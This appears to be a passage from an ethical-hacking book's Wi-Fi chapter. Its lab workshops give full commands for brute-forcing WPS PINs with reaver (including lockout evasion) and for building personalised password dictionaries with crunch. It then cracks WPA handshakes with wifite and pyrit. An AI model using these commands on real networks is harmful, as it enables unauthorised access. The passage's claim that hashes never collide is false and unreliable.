


Illustration 64 - Dumpper interface after scanning the nearby wireless networks

1. In the previous illustration, we can see that there are various WLANs which are using WPA2 in the vicinity. We will now see which of these networks are using WPS. For this, we will click the "WPS" tab, and under the option "Show default Pin" we will select "All networks", then click the "Scan" button.




Illustration 65 - We are looking for WPA/WPA2 networks using WPS. Dumpper shows us the default PIN for the make and model of APs detected

1. As expected my WLAN "HACKME_WPS" appears among the nearby WLANs implementing WPS.
2. To connect to this WLAN using the default pin found by dumpper we will use the JumpStart program. Before clicking on the relevant button - "Start JumpStart" - we must make sure that the path to this program is the correct one.
3. We will see that JumpStart executes the actions automatically and, if successful, it will display the message "Wireless Configuration Completed". We will then see in our wireless connections that we are connected to the target network.

Illustration 66 - Start of automatic start of Jumpstart session

Illustration 67 - Auto Jumpstart completes the default PIN value




Illustration 68 - Auto Jumpstart selects the WLAN previously chosen




Illustration 69 - Successful connection to the WLAN with the default PIN using WPS.

Workshop: Hacking WLANs using WPS from Linux

In this workshop, we will be using the commands iw and wash to detect WPA/PA2 networks whose routers implement WPS.

Once the victim WLAN has been selected we will execute a brute force attack with reaver to detect the 8-digit PIN, a process which can take from a few minutes to several hours.

Finally, reaver will try to derive the network key (PSK) from the captured data.

It is important to realize that some manufacturers have taken measures to protect against this type of attack since the vulnerability of WPS was publicized in 2011, for example by blocking the authentication for a few seconds after several failed attempts. Although this will not stop us finding out what the PIN is, it may delay the process.

Resources:

- **Hacker station:** Computer with Kali Linux operating system.

- **Software:** wash and reaver tools that come with Kali.

- **Hardware:** AP configured with WPA/WPA2, WPS and personal authentication (PSK). Wireless network card compatible with Linux and the Aircrack-ng suite.

Steps to follow:

1. With the network interface in the managed mode, we will execute the iw command as shown below.

Syntax: iw *wifi_adapter_name* | egrep 'WPS|BSS|SSID' -w
E.g.: iw wlan0 scan | egrep 'WPS|BSS|SSID' -w

Illustration 70 - Identification of WLANs using WPS by executing the iw command

1. Another option is to use the wash command. Unlike iw, wash also tells us whether the AP has implemented locking or not.

Syntax: wash -i *wifi_adapter_name*—ignore-fcs
E.g.: wash -i wlan0—ignore-fcs

Illustration 71 - Identification of WLANs using WPS by executing wash

1. Regardless of whether we use iw or wash, we will have identified the nearby WPA/WPA2 networks which implement WPS. In our example, the victim is the WLAN called “HACKME_WPS”, which, as we can see, is using WPS v1.0 and does not implement locking (WPS field Locked = No).

2. We will now use reaver to execute the key attack against the victim AP. To do this, however, we will first place the network interface in monitor mode with airmon-ng or iwconfig, an operation which you will have mastered by this stage. The syntax of reaver is simple:

Illustration 72 - We execute a brute force attack with reaver

Syntax: reaver -b *bssid_target_AP* -i *wifi_adapter_name*

E.g.: reaver -b 00:1c:f0:f1:51:54 -i wlan0mon

1. If the victim AP implements protection against key attacks we can use another reaver parameter to prevent locking.

Syntax: reaver -b *bssid_target_AP* -rn:m -i *wifi_adapter_name*

E.g.: reaver -b 00:1c:f0:f1:51:54 -r3:30 -i wlan0mon

With the parameter r, we define the number of attempts and the waiting time. In the example, we tell reaver to wait 30 seconds after 3 attempts before continuing the attack.

Reaver has many more options that can be used to improve the attack, full details of which can be viewed on the manual page (man reaver).

1. When reaver finds the pin, it will display it on the screen, after which it will inform us the PSK of the WLAN. See Illustration 73.

One point worth mentioning about reaver is that if for any reason we must interrupt the attack momentarily when we restart reaver, it will start from where it left off, which saves a lot of time. This is possible because it keeps a log file in the path /etc/reaver, with a history of the pins which it has already tried for the audited WLAN. This file is called the BSSID of the WLAN, with the extension wpc. E.g.: for our WLAN the file will be called "00:1C:F0:F1:51:54.wpc".

Finally, it is worth noting that reaver succeeded in identifying the make and model of the target wireless router. In this workshop, the AP used is a D-Link, model DIR-635.

This detail, which may appear trivial, is very important because vulnerabilities are often discovered in the implementation of WPS both from D-link and other makes of wireless routers which we could use if our previous attacks failed.




Illustration 73 - Reaver takes a long time to find the PIN, then derives the PSK

In the case of D-Link, hackers in the "dev/ttyS0"[xix] group discovered in 2014, by reverse engineering the firmware, that certain models of wireless routers from that company use an algorithm which does a calculation based on the BSSID of the equipment to generate the default WPS PIN. Based on the interpretation of the algorithm they developed a Python script which can be used to determine the WPS PIN. The script pingen.py can be downloaded free from GitHub.[xx]

Unfortunately, the model of my router is not among those affected by the discovery. In the following illustration we can see that if we execute the algorithm pingen.py with the victim BSSID as the parameter, it gives us a PIN which does not coincide with the one found by reaver.




Illustration 74 - The Erroneous output of the pingen.py script due to the fact that the victim AP model is not among the vulnerable models of DLINK APs

Note: The list of APs affected may be found at **http://www.devttys0.com/2014/10/reversing-d-links-wps-pin-algorithm/**.

Improving dictionary-based attacks

As we saw in the previous workshops, a dictionary-based attack will only be effective if the key of the victim WLAN is in it.

And as you will have already noted - if you are a little curious - the dictionaries included in the Linux Cybersecurity distributions are small and the keys they include are based mostly on English words.

Of course, you have the option of purchasing a dictionary, as we will see in a later section. In many cases, however, although these commercial dictionaries are large and contain words which use alphanumeric combinations plus symbols, they have the same limiting factor, the language. And it is a fact that most of the key dictionaries sold on the Internet are based solely on the English language.

For this reason, it is essential for consultants auditing targets in non-English countries to have tools which enable them to generate their own dictionary since it is quite likely that the wireless network administrators use as keys combinations of words in their own language as well as numbers and/or symbols.

Below we will review some tools for creating key dictionaries and others which make attacks easier or improve them.

Generating dictionaries with crunch

Crunch is a tool that comes with Kali Linux and enables personalized dictionaries to be generated very easily. Here is the syntax:

Syntax: crunch *min max [character_set]* [-t *key_pattern]* [-o *dictionary_filename] [other options]*

Where:

min: minimum number of characters of the key

max: maximum number of characters of the key

character_set: as its name indicates, the set of characters which will be used to generate the key. E.g.: 0123456789, abcdefghijklmnopqrstuvwxyz.

Key_pattern: we can use this field to tell crunch to generate keys following a specific pattern. For example, if we know that the network administrator has a daughter called Anna, and we think he could have used her name as part of the key, this would be a possible pattern: Ana@@@%%. The symbol @ inserts lower key letters, while the % inserts numbers.

-o dictionary_filename: option -o creates a file with the name we choose.

Here is an example. We generate a dictionary between 6 and 8 characters of size, which includes lower case letters and numbers:

crunch 6 8 abcdefghijklmnopqrstuvwxyz0123456789 -o dictionary




Illustration 75 - We generate a dictionary with crunch

Let us imagine that during the reconnaissance phase of the ethical hack we have found information on the client which may give us an idea of the words included in the key, such as names of family members, names of pets, date of birth, names of favorite books or films. We could then generate different files of dictionaries with these combinations, then combine them to form one large dictionary, which we will then use to execute the attack.

For example, if we know that the victim is a fan of Harry Potter we could generate dictionaries with keywords based on the series.

This example creates a dictionary of 10 characters whose words begin with “harry”:

crunch 10 10 -t harry@@@@@ -o dictionary1

Here we have found out the year of birth of the administrator and we decide to generate a dictionary of 8 characters which end with 1980:

crunch 8 8 -t @@@@1980 -o dictionary2

So, if we wish we can use the cat command to combine both dictionaries to form a single file:

cat dictionary1 dictionary2 > dictionary3




Illustration 76 - We generate the second dictionary with crunch and we link it to the previous dictionary using cat

Crunch has many more options than we have used and it is worth examining option -f, which enables us, instead of writing the name of the character set on the command-line, to use one of those predefined in the operating system. In Kali Linux, there are different files we can easily locate using the command "locate charset". Of these, we will use for our example the one located in the path: /usr/share/rainbowcrack/charset.txt.

Syntax: crunch *min max [-f charset_path character_set_name]* [-t *key_pattern]* [-o *dictionary_filename] [other options]*

E.g.: crunch 6 8 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric -o dictionary4

Note: to see all the options of crunch command look in the manual (man crunch).




Illustration 77 - Character sets (charsets)

Workshop: Dictionary-based attack using wifite

Since we have generated a personalized dictionary, we will use it in this workshop in conjunction with wifite to execute a password attack on a wireless network. Wifite provides a menu-interface in text mode which makes it easy for newbies to audit a WLAN.

One interesting fact is that it does not matter whether the WLAN is WEP or WPA/WPA2 (with or without WPS), we can use wifite to execute the type of attack required prior to the password attack.

Resources:

- **Hacker station:** laptop with Kali Linux operating system.

- **Software:** wifite tool that comes with Kali.

- **files:** a personalized dictionary of keys, previously generated with crunch.

- **Hardware:** AP configured with WPA/WPA2 and with personal authentication. Wireless network card compatible with Linux and with the aircrack-ng suite.

Note: For the attack to be successful, the AP must have configured a key (PSK) contained in the dictionary.

Steps to follow:

1. First, we must make sure that we have the latest version of wifite. Depending on the current version we can do this:

wifite -update

or otherwise in the usual way in Kali with:

apt-get upgrade wifite

1. With the network interface in managed mode (normal) we will then execute wifite as shown below. Note that we have used the dictionary we previously generated with crunch.

Syntax: wifite -i *wifi_adapter_name* -mac -aircrack -dict *dictionary_path*—crack

Options:

-mac: this option tells wifite to assign a random MAC address to the network card. For this option to work the card must previously be in managed mode. Wifite will place it later in monitor mode.

-aircrack: using this we tell wifite to use aircrack to validate the handshake captured for WPA/WPA2 attacks.

-dict: the path to the dictionary we want to use for cracking the keys.

—crack: with this instruction we tell it to proceed to crack the PSK key based on the captured handshake.

E.g.: wifite -i wlan0 -mac -aircrack -dict /root/dictionary3.txt—crack

Illustration 78 - We start wifite

1. As you can see in the previous figure, wifite automatically assigned a MAC to the network card, placed it in monitor mode and started scanning WLANs.
2. It will now display a screen listing the nearby WLANs detected. To select the WIFI to be audited we must execute the key combination CTRL+C and enter the assigned number.




Illustration 79 - We select the victim WLAN

1. Once this is done, wifite will do the rest and we will only have to wait for it to tell us the key of the WLAN. Remember that because a WPA without WPS is used in this example, this will only be possible if the key is in the dictionary that we supplied beforehand. We can see in the following figure that wifite did not take long to find the key (this is because the key I assigned was among the first, but in a real scenario it can take several hours, depending on the key and the size of the dictionary, if the dictionary has the key):




Illustration 80 - Wifite quickly captures a handshake and executes a dictionary attack, finding the key in a few minutes

1. **Challenge:** now that you already know wifite, explore the remaining options by reading through the manual and use it to execute the attacks you made earlier with aircrack on WEP and WPA networks with WPS. Was it easier?

Accelerating the dictionary attacks with Rainbow Tables

In the previous sections we saw how to execute dictionary-based attacks against WPA/WPA2 networks, and until now, we have found the keys (PSK) of the victim WLANs within a short time in all cases.

However, this has been because we are in a workshop environment for learning purposes. We have, therefore, make sure that the keys were in the dictionaries and these dictionaries have been small in computing terms (less than 15 million keys).

However, in a real audit we will not know the key in advance, so the dictionaries we use will have to be much larger if we want to be successful. This could delay the attack for several days, or even weeks if we use tools such as aircrack-ng.

Without going into details on cryptography, the reason why aircrack-ng and other similar tools are so slow is that they use plain text dictionaries. Therefore, every word tested must pass through a process in which the SSID[xxi] of the victim AP is added to it, and the resultant string is then used as the input for an algorithm which generates a PSK'[xxii], which in turn is used as a parameter in a new calculation which involves the handshake previously captured to compare the result with an element known as an integrity code (MIC - Message Integrity Code). As you will have realized, conducting this operation for each key in the dictionary until a coincidence is found involves a high CPU consumption, which slows down the process.

But what if there was a way of accelerating the process? This is where the famous Rainbow Tables come into play.

The following is a reproduction from a passage from my book "Ethical Hacking 101 - How to hack professionally in 21 days or less!"[xxiii] in which I refer to the Rainbow Tables:

“This key attack is special because instead of using a plain text key dictionary you use a precomputed table where you have a key X and its equivalent calculated hash.

It is used when we want to break a key from a hash. To make this clear it is worth mentioning that a hash is a value obtained by applying a mathematical function to a text of any size X, and that you obtain, as a result, a single value of a fixed size Y, so that: H(X) = Y, and if H(Z) = Y, then X = Z. In other words, there cannot be two different texts that produce as a result, the same hash.


Since the text X may be any size and the hash Y has a fixed size, it is not possible to obtain the original text from the hash. Thus, it is said that the hash function is 'one way only'. How then do you let the systems know whether the key a user entered is the same as that stored in the security base if the hash cannot be 'deciphered'?

Very simple. The systems that use hashes make a comparison. When the user creates his key, the system calculates the respective hash and stores it in a security database. The next time the user enters his key, the system recalculates the hash for the key entered and compares it with the one stored in the database. If the hashes match, then the key entered is correct.

The traditional attacks on hashes make this calculation in real time for each key in the dictionary provided, which means that it is a slow process. The innovative feature of the attack via rainbow tables is that a key-hash database is used which was generated previously so that you do not have to worry about calculating the hash from the key being tested. Instead, each hash is simply taken from the table and compared with the one captured by the hacker. If they match, then the key is the one corresponding to the said hash in the corresponding queue".

To sum up, if we plan to execute an extensive key attack on one or more WPA/WPA2 wireless networks whose respective handshakes we have captured, a database should be generated which contains pre-computed keys based on the SSIDs we want to audit, thereby accelerating the cracking process.

There are on the market various software tools designed for this purpose, and in the workshops below we will use pyrit and cowpatty, both of which come with Kali Linux.



KEY	PRE-SET HASH
X	H(X)
Y	H(Y)
Z	H(Z)
...	
U	H(U)
V	H(V)

CAPTURED HASH: W

H(X) = W ?
NO, THEN H(Y) = W?
NO, THEN H(Z) = W?
...
NO, THEN H(U) = W?
YES! THEN THE KEY IS U

Illustration 81 - How a rainbow table works. Source: Table 12, reproduced from Chapter 5, Section on "Key attacks -> Special key attacks: Rainbow Tables", Astudillo B, Karina. (2016). Ethical Hacking 101 (2nd ed.).

Workshop: Key attacks with pyrit

In this workshop, we will use pyrit to generate a pre-computed key database for the SSID of the audited WLAN.

We will then make a comparison of the time taken to execute the attack using a rainbow table vs using a plain text dictionary.

Resources:

- **Hacker station:** laptop with Kali Linux operating system.
- **Software:** pyrit tool that comes with Kali.
- **files:** personalized key dictionary generated with crunch and handshake previously captured with wifite.

Note: For the attack to be successful the key of the WLAN Must be contained in the dictionary.

Steps to follow:

1. The first step is to add the SSID of the audited WLAN to the pyrit database:

   Syntax: pyrit -e *SSID_WLAN* create_ssid
   E.g.: pyrit -e HACKME_WPA create_ssid




Illustration 82 - We add the SSID of the victim WLAN to the pyrit database

Note: If the SSID contains spaces it must be put in single inverted commas. E.g.: pyrit -e ‘WLAN WITH SPACES’ create_ssid.

1. To check that the SSID was actually added to the list we can use the list_essids option.

Command: pyrit list_essids

1. In the next step, we will import the dictionary we created with crunch into the pyrit database. This step may take several minutes, depending on the size of the dictionary and the speed of the CPU. See illustration 84.




Illustration 83 - The SSID was successfully added to the pyrit database

Syntax: pyrit -i *path_to the_dictionary* import_passwords

E.g.: pyrit -i /root/dictionary3.txt import_passwords




Illustration 84 - We import the dictionary generated with crunch into the pyrit database

1. If we have a video card which supports graphics acceleration (GPU - Graphics Processing UNIT), we can then use this to create the rainbow table more quickly. To do this we need the appropriate drivers for Kali[xxiv] and activate the associated option - use_CUDA[xxv] or use_OpenCL[xxvi] with a true value[xxvii] - in the pyrit configuration file located in the home directory of the user (~/.pyrit/config).
2. We will now construct the rainbow table from the dictionary just imported and the SSIDs which we have added to pyrit.

Command: pyrit batch




Illustration 85 - We construct the rainbow table with the pyrit batch command

This process of constructing the pre-computed key table may take from a few minutes to a few hours, according to the size of the key, the speed of the CPU and if we have graphics acceleration. However, I guarantee you that the time saved during the cracking phase is worth the wait in the case of large dictionaries.

1. Once the table is ready, we will execute the key cracking. This should be very fast, and to measure the time we have prefixed pyrit with the time command. A possible result of this can be seen in Illustration 86.

Syntax: pyrit -r *handshake_filename_path* attack_db
E.g.: pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap attack_db

1. Let us now compare the time pyrit takes executing the key attack using a plain text dictionary.

Syntax: pyrit -r *handshake_filename_path* -i *dictionary_path* attack_passthrough




Illustration 86 - It took pyrit no more than 12 seconds to crack the WLAN key

E.g.: pyrit -r /root/hs/HACKMEWPA_00-1C-F0-F1-51-54.cap -i /root/dictionary3.txt attack_passthrough

